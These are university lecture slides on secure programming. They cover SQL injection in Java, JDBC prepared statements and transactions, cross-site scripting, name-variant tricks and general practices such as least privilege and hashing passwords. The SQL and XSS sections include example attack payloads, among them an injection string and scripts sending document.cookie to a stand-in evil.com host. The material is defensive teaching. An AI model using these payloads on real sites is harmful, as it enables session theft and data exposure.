Secure Programming

CS3524 Distributed Systems

Lecture 16

Secure Programming

- Writing code that is difficult to attack
  - Free of dangerous bugs (from security perspective)
  - General principles
  - Language-specific rules: C, Java, HTML, …
- Taken very seriously by vendors

SQL Issues

SQL: SQL Injection


- SQL Injection is based on constructing SQL expressions by concatenating String fragments in a program
- It is a ***code injection technique*** that exploits a security vulnerability occurring in the database layer of an application.
- User input is incorrectly filtered for String literal ***escape characters*** embedded in SQL statements

In SQL, the escape character ' is used for strings

```
SELECT * FROM users WHERE name = 'fred';
```

SQL in Java

- Java uses “” as escape characters for enclosing strings
  - A Java string may be an SQL expression



In SQL, Strings are enclosed by ‘ ’

In Java, Strings are enclosed by “ ”


SQL String

```
statement = "SELECT * FROM users WHERE name = 'fred'";
```

Java String

SQL in Java

- Java uses “” as escape characters for enclosing strings
  - A Java string may be an SQL expression
  - What, if we concatenate strings in Java and use variables?



```
statement = "SELECT * FROM users WHERE name = '" + userName + "'";
```

In Java, Strings are enclosed by “ ”
In SQL, Strings are enclosed by ‘ ’
SQL String
Java String
Java String
A Java variable that may contain any SQL string

SQL: SQL Injection

- In Java, we implement the following statement

```
statement = "SELECT * FROM users WHERE name = '" + userName + "'";
```

- Attacker may type the following at the command line:

```
fred' or 'x'='x
```

- Java then assigns this string to a variable:

```
username = "fred' or 'x'='x";
```


- Java will finally create the following String:

This allows you to retrieve the whole table

```
statement = "SELECT * FROM users WHERE name = 'fred' or 'x'='x'";
```

SQL: SQL Injection

- String created by String concatenation in Java:



In Java, Strings are enclosed by “ ”

In SQL, Strings are enclosed by ‘ ’

SQL String

```
statement = "SELECT * FROM users WHERE name = 'fred' or 'x'='x'";
```

WHERE clause always evaluates to true because of ‘or’

This is always true

- Because WHERE clause evaluates to true, SELECT statement will return **complete content of table**
- See also:
  - http://en.wikipedia.org/wiki/SQL_injection
  - http://www.unixwiz.net/techtips/sql-injection.html

SQL Defenses

- Use PreparedStatements (with parameters), don’t form SQL statements via String concatenation (EJB does this automatically)

```
PreparedStatement pstmt =
  con.prepareStatement("UPDATE EMPLOYEES SET SALARY = ? WHERE ID = ?");
pstmt.setBigDecimal(1, 153833.00);
pstmt.setInt(2, 110592);
```

- Also, check inputs whether they are reasonable
- Do not connect as root to the database via such a Java application!

Executing SQL Statements

- JDBC provides the class **`Statement`** for executing SQL statements
- It has to be instantiated from the database connection

```
try
{
    Statement stmt = dbCon.createStatement();
    stmt.execute( "create table " +
                  "Students( SID int, FirstName char(10)," +
                  "LastName char(10) )" );
}
catch (SQLException e)
{
    System.out.println( "...table exists; " +
                        "deleting entries..." );
    stmt.execute( "delete * from Students" );
}
```

A simple JDBC Query

- A simple query and result processing example:

```
try
{
    Statement stmt = dbCon.createStatement();
    ResultSet rs =
              stmt.executeQuery( "select * from Students" );
    ResultSetMetaData rsmd = rs.getMetaData() ;
    int cols = rsmd.getColumnCount() ;
    while( rs.next() )
    {
        for (int i = 1; i <= cols; i++) {
           System.out.print( rs.getString( i ) + "\t" );
        }
        System.out.println();
    }
} // Then catch and handle SQLExceptions.
```

ResultSet Processing
The Cursor concept

- The Statement object is used to send the SQL query to the DBMS
- The **`executeQuery()`** method returns a **`ResultSet`**
- The **`ResultSet`** implements a ***cursor:***
  - A cursor is a control structure that allows to traverse a result set of a query
  - It provides a **`next()`** method that returns the next dataset
  - In a Java application, we can iterate over a result set of the query
  - Compare this to the implementation of **`java.util.Iterator`**

ResultSet Processing
Database Schema

- As well as containing the results of the query, a ResultSet contains ResultSetMetaData
- This meta data provides information on the database schema
  - The database schema defines the types of the entries returned and other information including:
    - The number of columns in the relation returned
    - The names of each column; e.g. SID

Efficiency and Security Issues

- Database access is costly
  - The SQL string must be parsed and validated every time the method `executeQuery()` is invoked
  - Each query execution involves database access overheads
- How can we minimise these?
  - Use a JDBC database driver that has been optimised for your RDBMS
  - Use ***prepared statements*** for common queries so that the SQL parsing is done only once
  - Try to batch queries if possible

Prepared Statements

- Consider the operation to insert an entry in the **`Students`** table; this must be done many times, so why not parse and verify the SQL only once?

```
PreparedStatement pstmt =
    _dbCon.prepareStatement (
                  "insert into Students " +
                  "(SID, FirstName, LastName)" +
                  " values( ?, ?, ? )" );
  pstmt.clearParameters();
  pstmt.setInt( 1, 1234 );
  pstmt.setString( 2, “John" );
  pstmt.setString( 3, “Smith" );
  ResultSet rs = pstmt.executeUpdate();
```

Note the use of question marks

Query Batching

- JDBC provides us with a means to batch sets of queries and execute them all at once
- Suppose we have either a **`Statement`** or a **`PreparedStatement`**
- We can use methods **`addBatch()`** and **`executeBatch()`**
- This minimises the overheads of contacting the database through the driver when we execute statements
- Let's now look at an example that uses both prepared statements and query batching

Prepared Statements Plus Batching

```
PreparedStatement pstmt =
    _dbCon.prepareStatement (
                   "insert into Students " +
                   "(SID, FirstName, LastName)" +
                   " values( ?, ?, ? )" );
  addStudent( pstmt, 1234, "Tony", "Blair" );
  addStudent( pstmt, 2341, "Michael", "Howard" );
  addStudent( pstmt, 3412, "Charles", "Kennedy" );
  addStudent( pstmt, 4123, "Gordon", "Brown" );
  addStudent( pstmt, 4321, "Oliver", "Letwing" );
  addStudent( pstmt, 3214, "Vincent", "Cable" );
  pstmt.executeBatch();
```

Add a Student to the Batch

```
void addStudent( PreparedStatement pstmt,
                   int sid,
                   String firstName,
                   String lastName )
    throws SQLException
  {
    pstmt.clearParameters();
    pstmt.setInt( 1, sid );
    pstmt.setString( 2, firstName );
    pstmt.setString( 3, lastName );
    pstmt.addBatch();
  }
```

Transactions in JDBC

- JDBC allows to manage transactions
- Default behaviour:
  - When a connection is created, it is in auto-commit mode – each individual SQL statement is treated as a transaction and is auto-committed right after execution
- Explicit transaction management is possible
  - We want to group more than one SQL statement together as a transaction
- To do
  - Set auto-commit to false

```
con.setAutoCommit(false);
```

  - Call commit() explicitly for a database connection

```
con.commit();
```

Transactions in JDBC

```
con.setAutoCommit(false);
PreparedStatement updateSales =
     con.prepareStatement(
        "UPDATE COFFEES SET SALES = ? WHERE COF_NAME LIKE ?");
updateSales.setInt(1, 50);
updateSales.setString(2, "Colombian");
updateSales.executeUpdate();
PreparedStatement updateTotal =
     con.prepareStatement(
       "UPDATE COFFEES SET TOTAL = TOTAL + ? " +
       "WHERE COF_NAME LIKE ?");
updateTotal.setInt(1, 50);
updateTotal.setString(2, "Colombian");
updateTotal.executeUpdate();

con.commit();

con.setAutoCommit(true);
```

Web

Web: Name Variants

- A name can be written in many ways

  `http:…/my doc.html`

  - Is the same as

  `http:…/my%20do%63.html`

- Problem with Fonts
  - be aware of different characters that are rendered the same in most fonts:
    - E.g.: latin “o” and Cyrillic “o”
  - Character (“<“), ascii code (%3c), ascii code (&#3c), special char (&lt;), plus various unicode encodings
- Attack: use different font for specific characters – name looks the same, but is different!

Name Problems

- Blacklists of disallowed names can be bypassed by using name variants
- Therefore
  - Hold a list of **allowed** names, not forbidden names
  - Reject any name with an unusual encoding
- E.g.: a link in a web page may be displayed like www.amazon.co.uk, but does not point to the real Amazon
  - Do not rely on links in web pages or emails!

Cross-site Scripting (XSS) Attack

- Client-side code injection attack
  - Inject a ‘payload’: is an executable JavaScript code
  - Is a vulnerability in web applications used by attackers to steal information, e.g. cookies
- Occurs when a web application uses unvalidated user input within the generated output
- Objective:
  - Run malicious JavaScript code in a victim’s web browser

Cross-site Scripting (XSS)


- Is a type of injection problem, where malicious JavaScript scripts are injected into a trusted web site and executed on the client side in the user's web browser
- See:
  - http://www.acunetix.com/websitesecurity/xss.htm
  - https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
  - http://www.ibm.com/developerworks/rational/library/08/0325_segal/
  - http://www.steve.org.uk/Security/

Cross-site Scripting (XSS)

- An XSS attack needs three actors
  - The website server
  - The Victim
  - The Attacker
- Example: Web server displays user comments to a web blog
  - User can write comment in text box, this can be any text, also Javascript
  - Server will store comment in database and display text of comment to other users
- An attacker can use this to get displayed a particular text:
  - Attacker posts a blog entry that is JavaScript code
- Server will send a generated web page to a client web browser for display blog entries
  - Blog entry of Attacker is displayed – the JavaScript code will be executed

Cross-site Scripting (XSS)

```
<script>
alert(document.cookie);
</script>
```




```
<script>
alert(document.cookie);
</script>
```

From "https://www.steve.org.uk":

```
Counter_Cookie=4;
__utma=96725341.807327164.1457348486.14573
50732.1457362935.3;
__utmb=96725341.9.10.1457362935;
__utmc=96725341; __utmt=1;
__utmz=96725341.1457348486.1.1.utmcsr=google
|utmccn=(organic)|utmcmd=organic|utmctr=(not
%20provided)
```

- https://www.steve.org.uk/Security/XSS/Tutorial/simple.html

Cross-site Scripting (XSS)


Attacker
Attacker's Browser
Attacker's Server
1
POST http://example.com/submit-comment
<script>...</script>
Website
Website Database
Website's Vulnerable Code
4
GET http://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET http://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

Cross-site Scripting (XSS)

- The attacker injects a payload into the websites database by submitting a blog entry (JavaScript code) via a vulnerable text input form
- When victim connects to web server, a web page with blog entries will be delivered
- The website sends a page with the attacker's payload as part of the HTML body
- The web browser of the victim will execute the malicious script contained in the HTML body
  - E.g. send a local cookie to the attacker's server

Reflected XSS

- Also called “non-persistent” XSS vulnerability
  - The server will “reflect” the attack back to the victim
- Victim has to be tricked into clicking on a link
  - E.g. email
    - contains an innocent-looking URL that points to a trusted web site
    - But this URL contains parts that is a script executable by the victims browser
      - E.g. Use of <script> tag
    - A click on this URL will result in a request sent to the server behind the URL
- Vulnerability occurs when server reacts to that request, and creates a result page that incorporates elements of the request (including the malicious script elements contained in the original URL)
  - Browser of the victim receives this result page and executes malicious script “reflected” back by browser
  - E.g.: sends back and displays text typed into an input field
    - This can be used to “inject” additional malicious code

Persistent XSS

- A maliciously formed URL is “stored” at the server of a trusted site
  - E.g. Embedding it into a comment in a blog / forum
- Defence: trusted site must verify URL data (that it doesn’t contain scripts)
  - Browsers are getting better about detecting XSS

Cross-site Scripting (XSS)

- Attack ‘vectors’ (possibilities):

```
<!-- External script -->
<script src=http://evil.com/xss.js></script>
<!-- Embedded script -->
<script> alert("XSS"); </script>
```

- More possibilities:
  - http://www.acunetix.com/websitesecurity/cross-site-scripting/

Solution to XSS

- HTML Encoding (so-called escaping)
  - & with &amp;, “ with &quot;, < with &lt;, > with &gt;
- Selective Tag Filtering
  - Filter bad tags / attributes (like <SCRIPT>, <APPLET>, <EMBED>)
  - Create a separate Markup language
  - Explicitly set what character set is used for rendering your web page

https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

General Issues

- Appropriate permissions
- Cryptography issues
- Zap memory
- Beware of compilers
- Error handling

Appropriate Permissions

- Give programs the permissions they need
  - Do not give them more, as this helps attackers who hack the system
- MySQL – do not always access as root!
  - If a servlet/EJB/etc. with root access is taken over, your entire DB is exposed to an attack!

Cryptography

- Use proper random number generator
- Do not store clear passwords or crypto keys in code
  - Attacker can search object code
- Use standard crypto
  - Do not invent your own

Protecting Secrets

- Passwords: store hash, not actual
  - Deliberately use slow (compute-intensive) hash to stop dictionary attacks
- Destroy secrets ASAP
  - Zero Creditcard number, don’t just rely on Java garbage collection
    - Later app may be able to read?
    - Use StringBuffer instead of String in Java

```
StringBuffer sb = new StringBuffer( cardnum );
if (creditco.checkCredit( sb )) { … }
sb.delete(0,sb.length()--);
```

Beware of Clever Compilers

- Compiler optimisation may disable security without telling you

```
void secretActivity() {
    char password[64];
    password = getPasswordFromUser();
    … do secret stuff…
    ZeroMemory(password, 64);
    }
```

Compiler may think this is not doing anything

Error Handling

- What happens after an error (exception)
  - Does system recover to a safe state?
  - How well is error handling tested?
- What happens if system crashes?
  - Is any dangerous data in temporary files or tables, log/dump files, etc?

Summary: All Input is Evil

- Most important rule
  - Never trust user input!
- Define what is OK, not what is not OK
  - E.g., list of acceptable file extensions
  - Not: list of unacceptable file extensions
- Regular expressions can be useful
  - java.util.regex
- Many (most?) bugs due to poor checking of inputs
- Servers shouldn't trust client applications

Key Points

- Language-specific issues
  - Buffer overrun in C/C++
  - Java: mutability, exceptions
  - SQL: SQL injection
  - Web: name variants, cross-site scripting
- General
  - Permissions, cryptography, erase memory, beware of Compiler optimisation, careful error handling
- All Input is Evil!